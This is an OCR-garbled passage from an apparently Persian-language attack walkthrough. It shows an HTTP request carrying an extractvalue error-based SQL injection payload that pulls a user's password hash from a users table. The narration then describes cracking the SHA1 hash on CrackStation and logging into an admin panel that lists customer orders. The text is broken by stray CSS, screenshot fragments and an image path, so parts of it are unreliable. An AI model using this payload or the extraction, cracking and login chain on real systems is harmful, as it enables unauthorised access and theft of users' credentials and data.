Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5; ci\_session=5CzRGy39YweklH9gxCW3j i4j KwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3j GV1R%2BwXRG4N%2Be3sLjx1ngFrol90pgD%2Bay0oXcX0FSkx832aStg5hzAudJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFMgiYxsgM%2BHCVZrSE5j MVqPLG2141e3a3at 40myakGt uds93DmG%2FXGavfkTNIDxPamduumZBvhccCzW3pVsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHDK%2ByLN2Q0oWzuhonUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHDefr5xmkeeYjOpUaedkyMzJ%2B8iryekDFz9D5Ptzp%2Fv%2BR8gJDCgi5SwwyNEETERvIfnl CfDA3LxJ27ActAxSNLDo5Pwvt9h3SSf93cEH6PIq%3D%3D; hjid=le9aaad5-1ca3-4f78-9513-24b832b250a9; hIncludedInSample=1

page=1&per\_page=10&order\_by%5B%5D=l\_name&order\_by%5B%5D=asc&search\_field%5B%5D=extra  
ctvalue(0x0a,concat(0x0a,(select substring(user\_password,32) from users [REDACTED] limit 0,1)))&search\_text%5B%5D=

**Response**

Raw Head

}

#container mar bor -we

}

p { mar }

}

</style>

</head>

<body>

<di

939c7dc62 <

/p><p>Line

</body>

خب حالا این تیکه های هش رو در کنار هم میزاریم بینیم چی تو خروجی در میابد.

11 - Visual Studio Code

File Edit Selection View Go Debug Terminal Help

home > meisamrce > 11

1 a1 07a

Ln 1, Col 4 (40 selected)

خب این یه Hash است اگر نگاه کنید طول هش 40 کاراکتر است احتمالاً از الگوریتم هش SHA1 برای پسورد ها استفاده کرده میریم ببینیم میشه هش رو کرک کنیم یا نه .

CrackStation - Online Password Cracker

crackstation.net

CrackStation · Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

9

I'm not a robot

reCAPTCHA

Privacy · Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
9	sha1	2

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

بله بود خیلی عالی شد برم لگین کنیم تو پنل .



گزارش سفارشات خرید - Mozilla Firefox

خوش آمدید علی

گزارش سفارشات و پرونده ها

INI	انجام	کد رهگیری	تاریخ	ایمیل	از طرف	مری	شاگرد	شناسه
دانلود	نمایش	12	4	@gmail.com			محمد	9

الآنواریاپن بروفاپل  
الآنگاراش سفارشات  
الآناتغیر رمز عبور  
الآن مدیریت صف نوبت ~~نهی~~  
الآنخروج

https://

**موفق و سریلاند باشید**

**پایان**